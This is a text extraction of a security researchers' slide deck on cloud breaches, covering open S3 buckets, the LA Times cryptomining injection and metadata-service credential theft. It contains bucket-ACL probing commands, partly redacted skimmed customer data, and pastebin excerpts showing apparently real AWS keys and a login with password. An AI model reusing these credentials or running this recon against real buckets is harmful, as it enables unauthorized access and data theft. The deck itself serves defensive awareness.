

BREAKING and SECURING CLOUD PLATFORMS

Joey Costoya, Roel Reyes, Dr. Morton Swimmer, **Dr. Fyodor Yarochkin**
Forward-looking Threat Research, Trend Micro Research



WHOAMI

- A security researcher with Trend Micro Taiwan
- 2005(?) my first HITB
- Говорю по русски
- 還會說華語 😊
- Also a Doctor 😊





Forward-looking Threat Research



Agenda: “Cloud War Stories”

- cloud platforms into
- in-the wild attacks on cloud
- “cloud” underground
- The most adaptive user of cloud technologies



Cloud

- So what is cloud? Technically it is just a computing platform that **someone else** is managing for you :-D





Cloud is complex

← Tweet

♥ Huy liked



SecArch in Purgatory 🙄 🤪 🐾 🌈

@redblsk

Just spent 27 minutes explaining to highly compensated software engineers the differences between #aws s3 access logs and s3 object logging to cloudtrail.


Those are 27 minutes I'll never get back.

2:34 AM · 10 Apr 20 · [Twitter for Mac](#)

TLP:GREI 1 Retweet 3 Likes

Prominent
“somebody
else”’s computers

..





Google Cloud Platform







And then...

- There is also dropbox, {telecom}cloud(s), Alibaba cloud and all sorts of other clouds



Stolen Cloud API Key to Blame for Imperva Breach

data breach exposed 123 million users' information



Phil Muncaster UK / EMEA News Reporter, Infosecurity Magazine
Email Phil Follow @philmuncaster

Related to This Story

ZDNet MUST READ: Revealed: The dramatic changes tech firms are making ahead of Brexit.

198 million Americans hit by 'largest ever' voter records leak

Personal data on 198 million voters, including analytics data that suggests who a person is likely to vote for and why, was stored on an unsecured Amazon server.

By Zack Whittaker for Zero Day | June 10, 2017 -- 13:00 GMT (04:00 BST) | Topic: Cloud

MORE FROM ZACK WHITTAKER

Security Online security 101: Tips for protecting your privacy from hackers and spies

Researcher discovers classified Army intel app, data on open public AWS bucket

Intelligence system, with data labeled "Top Secret," left open by contractor.



that TS/NOFORN stuff out of that public AWS bucket...



Security Massive US military social media spying archive left wide open in AWS S3 buckets

Dozens of terabytes exposed, your tax dollars at work

By Iain Thomson in San Francisco 17 Nov 2017 at 20:08 66 SHARE



R7-2018-52: Guardzilla IoT Video Camera Hard-Coded Credential (CVE-2018-5560)

Tod Beardley Dec 27, 2018 2 min read POST STATS: 0

SHARE This blog is the fourth post in our annual 12 Days of HaXmas series.

Seasons greetings, HaXmas readers! While most HaXmas posts this holiday season are full of fun and frivolity, this one is, admittedly, about as dry as last year's fruitcake: a pretty routine vulnerability disclosure in a piece of IoT gear. Per Rapid7's normal [disclosure policy](#), we're publishing this today, which happens to be right about 60 days after our first disclosure to the vendor of this video camera. Unfortunately, despite multiple efforts at coordination with the vendor, we haven't heard back from them at all, so with that, we'll just jump in with the vulnerability proper.

Executive summary

The Guardzilla IoT-enabled home video surveillance system contains a shared Amazon S3 credential used for storing saved video data. Because of this design, all users of the Guardzilla All-in-One Video Security System can access each other's saved home video.

This issue is an instance of [CWE-798: Use of Hard-coded Credentials](#). It has a CVSSv3 base score of 10.0, since once the password is known, any unauthenticated user can collect the data from any affected system over the internet.

Nearly 20% of the 1000 Most Popular Docker Containers Have No Root Password

By Jerry Gamblin May 20, 2019



Implications (in a nutshell)

- **Complex** systems
- Cloud **common** in enterprises: and attackers
- **DevOps** culture ->



Your cloud

Controlled by you

Controlled by your
Cloud provider

Your
Applications



Data Access on Cloud



198 million Americans hit by 'largest ever' voter records leak

Personal data on 198 million voters, including analytics data that suggests who a person is likely to vote for and why, was stored on an unsecured Amazon server.

By Zack Whittaker for Zero Day | June 19, 2017 -- 13:00 GMT (04:00 BST) | Topic: Cloud



MORE FROM ZACK WHITTAKER

Security Online security site: Tips for protecting your privacy from hackers and spies



Security

Massive US military social media spying archive left wide open in AWS S3 buckets

Dozens of terabytes exposed on the internet at work

By Iain Thomson in San Francisco 17 Nov 2017 at 20:08 66 SHARE



ADVERTISEMENT

TECHNOLOGY

Alteryx data breach exposed 123 million American households' information



LATEST TECHNOLOGY

KICKING THE BUCKET

Researcher discovers classified Army intel app, data on open public AWS bucket

Failed intelligence system, with data labeled "Top Secret," left open by contractor.

SEAN GALLAGHER - 11/28/2017, 7:02 PM




Nearly 20% of the 1000 Most Popular Docker Containers Have No Root Password

By Jerry Gamblin

Nov 28, 2017

S3 buckets That's where the data is



TLP:GREEN



Guys, you're killing us! LA Times homicide site hacked to mine crypto-coins on netizens' PCs

And they say there's no money to be made in newspapers

By Shaun Nichols in San Francisco 22 Feb 2018 at 00:29 5  SHARE 



A Los Angeles Times' website has been silently mining crypto-coins using visitors' web browsers and PCs for several days – after hackers snuck mining code onto its webpages.


The newspaper's IT staffers left at least one of the publication's Amazon Web Services S3 cloud storage buckets wide open to anyone on the internet to freely change, update, and tamper.

“... website has been silently mining crypto-coins using visitors' web browsers ...”

<https://homicide.latimes.com>

via The Register, 22 Feb 2018

Originally: Troy Mursch/Bad Packets



https://homicide.latimes.com


AWS Cloudfront!

```
curl -v https://homicide.latimes.com
...
< via: 1.1 varnish-v4, 1.1 a8d866886b5d25a5cfc0df362279f88.cloudfront.net
(CloudFront)
...
```


Question: What is the AWS bucket?

s3://?????.s3.amazonaws.com


Guess the bucket: Trail and error!





Tutorials often suggest bucket names that fit this pattern



<https://2019.elbsides.de>



s3://2019.elbsides.de



```
$ aws s3api get-bucket-acl --bucket 2019.elbsides.de
```

```
An error occurred (AccessDenied) when calling the GetBucketAcl operation: Access Denied
```

```
$ aws s3api get-bucket-acl --bucket #####  
{  
  "Owner": {  
    "DisplayName": "...",  
    "ID": "..."  
  },  
  "Grants": [  
    {  
      "Grantee": {  
        "Type": "Group",  
        "URI": "http://acs.amazonaws.com/groups/global/AllUsers"  
      },  
      "Permission": "FULL_CONTROL"  
    }  
  ]  
}
```

We don't want to see:

FULL_CONTROL

http://acs.amazonaws.com/groups/global/AllUsers

Are there any critical sites on S3?



5.6k buckets found

4.4k buckets accessible


79 readable

40 writable



5.6k buckets found

4.4k buckets accessible



Random Robbie
@Random_Robbie



5260... S3 buckets sorry that have my POC.txt file in.

7:27 PM · Feb 20, 2018 · [Twitter Web Client](#)


```
aws s3 ls s3://#####
```

```
PRE ORxYUSMSRf.jsp/  
PRE WEzXTtAEBU.jsp/  
PRE cs-csv/  
PRE css/  
PRE diZPqEAuJM.jsp/  
PRE guide/  
PRE hqmail/  
PRE images/  
PRE img/  
PRE js/  
PRE json/  
PRE mail/  
PRE material/  
PRE point/  
PRE promotion_mail/  
PRE report/  
PRE tmp/  
PRE tomorrow_mail/  
PRE xml/  
199
```

```
2018-06-13 18:03:43
```

```
208b605c01bc1fd2b9ad92a96f77a169a84643cdeb82a9e64  
bf9654e48a232.txt
```

```
2019-06-13 07:36:56
```

```
2018-01-15 02:02:43
```

```
2017-12-05 15:34:22
```



```
2018-09-12 19:17:58
```

```
2018-01-26 01:06:18
```

```
2017-06-07 18:29:44
```

```
2018-07-19 17:20:08
```

```
1742 404.html  
162 BugDisclosure.txt  
226 poc.txt  
91 rdttk78549.txt  
54 t.txt  
27 test.txt  
365 testupload.txt
```



https://homicide.latimes.com

BugDisclosure.txt was dropped on the site

→ It was ignored

↓
With bucket logging, this would have been seen



<http://latimes-graphics-media.s3.amazonaws.com/js/leaflet.fullscreen-master/Control.FullScreen.js>


latimes-graphics-media

↓
Monero miner on Coinhive platform

Static website hosting on AWS S3



Great idea!



But check your permissions!
Log bucket accesses and
monitor them

/"US","region_id":"41","postcode":"07403","login:guest":"guest","login:re
ne":"[REDACTED]","billing:email":"p[REDACTED]@[REDACTED].com","billing:street1":"6
ningdale","billing:region_id":"41","billing:postcode":"07403","billing:telepho
omingdale","shipping:postcode":"07403","shipping:telephone":"97[REDACTED]

Other things are also possible, of course 😊

Just be creative 😊

Videos



Black Hat USA 2013 -
Million Browser Botnet

Black Hat
YouTube, Dec 5, 2013



DEFCON 20: Owing
Bad Guys {And Mafia}
With Javascript ...

Chema Alonso
YouTube, May 23, 2013



DEFCON 20: Javascript
Botnets

HackersSecurity
YouTube, Aug 20, 2013

A variation: Reflection attacks

Former AWS software engineer arrested over massive Capital One data leak

By Juha Saarinen
Jul 30 2019
1:03PM

Accessed 100m credit card applications.



██████████ [REDACTED] 1:03 PM
what's up?
don't go to jail plz
██████████ [REDACTED] 1:03 PM
[REDACTED]
be like + @pedator + lol + x2 on all this shit ..

Why did this work? A magic link-local address


Using temporary security credentials







If you are signing your request using temporary security credentials (see [Making requests](#)), you must include the corresponding security **token** in your request by adding the `x-amz-security-token` header.

When you obtain temporary security credentials using the AWS Security **Token** Service API, the response includes temporary security credentials and a session **token**. You provide the session **token** value in the `x-amz-security-token` header when you send requests to Amazon S3. For information about the AWS Security **Token** Service API provided by IAM, go to [Action](#) in the *AWS Security **Token** Service API Reference Guide* .

... X-Amz-Algorithm=AWS4-HMAC-SHA256 &X-Amz-Credential= ...

Other “hints”: good luck ;-)

x-amz-credential exploit × 

 All  News  Videos  Images  Shopping  More Settings To

About 99,700 results (0.30 seconds)

labs.detectify.com › 2018/08/02 › bypassing-exploiting... ▼

Bypassing and exploiting Bucket Upload Policies and Signed ...

Aug 2, 2018 - <https://bucket-name.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIA...> And like this for Google Cloud ...

github.com › aws › aws-sdk-js › issues ▼

Bad region on field X-Amz-Credential method ... - GitHub

Feb 11, 2019 - The method createPresignedPost returns a X-Amz-Credential pointed to another region. AWS-SDK Version: aws-sdk@2.400.0 ...

medium.com › secjuice › how-i-was-able-to-view-exact... ▼

Mitigation

Limiting instance metadata service access

You can consider using local firewall rules to disable access from some or all processes to the instance metadata service.

Using iptables to limit access

The following example uses Linux iptables and its `owner` module to prevent the Apache webserver (based on its default installation user ID of `apache`) from accessing 169.254.169.254. It uses a *deny rule* to reject all instance metadata requests (whether IMDSv1 or IMDSv2) from any process running as that user.

```
$ sudo iptables --append OUTPUT --proto tcp --destination 169.254.169.254
```



Hacking cloud with google dorks

Finding “moving fast” devops 😊

Remember:
“move fast break
things”

MOTTO?



Goog|

Resources:

```
# This security group defines Nginx Web proxy host.  
# By default we're just allowing access from the load balancer. If you wa  
# into the hosts, or expose non-load balanced services you can open their
```

ProxyHostSG:

```
Type: "AWS::EC2::SecurityGroup"
```

Properties:

```
VpcId: !Ref "PMVPC"
```

```
GroupDescription: "Web Server Security Group"
```

SecurityGroupIngress:

```
- CidrIp: !Ref "PMOWNIP"
```

```
FromPort: "22"
```

```
IpProtocol: "tcp"
```

```
ToPort: "22"
```

```
- FromPort: "443"
```

```
IpProtocol: "tcp"
```

```
SourceSecurityGroupId:
```

```
Ref: "WEBELBSG"
```

```
ToPort: "443"
```

```
- FromPort: "80"
```

```
IpProtocol: "tcp"
```

```
SourceSecurityGroupId:
```

```
Ref: "WEBELBSG"
```

```
ToPort: "80"
```

github.

cloud

Apr 7, :

creatin

aster ...

velopment by

Kubeconfig, another work 😊

Branch: master application-container-platform / dev kubeconfig

Find file Copy path

timgent Developer docs for platform #9faa4d on Jan 10, 2017

1 contributor

20 lines (19 sloc) | 2.09 KB

```
1 apiVersion: v1
2 clusters:
3 - cluster:
4   certificate-authority-data: LS0tLS1...
5   name: dsp-dev
6 contexts:
7 - context:
8   cluster: dsp-dev
9   namespace: dev-induction
10  user: dsp-dev
11 name: dev-induction
12 parent-context: dev-induction
13 kind: Config
14 resources: {}
15 user:
16 - name: dsp-dev
17 user:
18 token: XXXXXXXXXXXX
```

Raw Blame History



Oh MY GOD!

Root cause ?Bad tutorials
lead to bad practices



Bad tutorials reinforce bad practices

- Creds end up everywhere: virustotal, github, pastebin. Many hunters

CREATING A CONNECTION

This creates a connection so that you can interact with the server.

```
import boto
import boto.s3.connection
access_key = 'put your access key here!'
secret_key = 'put your secret key here!'

conn = boto.connect_s3(
    aws_access_key_id = access_key,
    aws_secret_access_key = secret_key,
    host = 'objects.dreamhost.com',
    #is_secure=False,          # uncomment if you are not using ssl
    calling_format = boto.s3.connection.OrdinaryCallingFormat(),
)
```


As our bucket is private, however, we must also sign the upload request, and immediately our form gets a little more complicated:

```
<form method="post" action="https://{{ config('filesystems.disks.s3.bucket'  
  <input type="hidden" name="AWSAccessKeyId" value="{{ config('fileyste  
  <input type="hidden" name="acl" value="private">  
  <input type="hidden" name="key" value="{{ filename }}">  
  <input type="hidden" name="policy" value="{{ $policy }}">  
  <input type="hidden" name="success_action_redirect" value="{{ url('/s3  
  <input type="hidden" name="signature" value="{{ $signature }}">  
  <input type="file" name="file">  
  <button type="submit">Upload</button>  
</form>
```

We've added the following fields to our form:

Credentials like a litter everywhere

[AWS] login: rozinsa@mail.ru password: 127572 Access Key ID ...

<https://pastebin.com/1JrBWD74>

Jul 5, 2016 ... [AWS] login: rozinsa@mail.ru password: 127572 Access Key ID: AKIAJM4DOPAAJWLUJ2PQ Secret Access Key: ...

git to-s3 --aws-secret-access-key foo

<https://pastebin.com/9SnJLQ7c>

Mar 8, 2018 ... git to-s3 --aws-secret-access-key foo --aws-access-key-id bar --bucket blobs. woobling.org --prefix nothingmuch.woobling.org/ --prune ...

[Bash] ANSIBLE/AWS MASTER Conf - Pastebin.com

<https://pastebin.com/D1PH1Zaq>

Jan 12, 2017 ... Your public key has been saved in /home/sam/.ssh/id_rsa.pub. AWS Access Key ID [None]:

ACCESS_KEY_ID:AKIAIET4GBHLRXVVOJQA.

<https://pastebin.com/ctSjVEXa>

text 0.19 KB

raw download

1. User name, Password, Access key ID, Secret access key, Console login link
2. junglwnsn, , AKIAIONIRIEYDRQ7UULA, q70as00sm@V1o+RMxQXH1uZmmjPcAo0f1aUsxhj, https://261793558518.signin.aws


RAW Paste Data

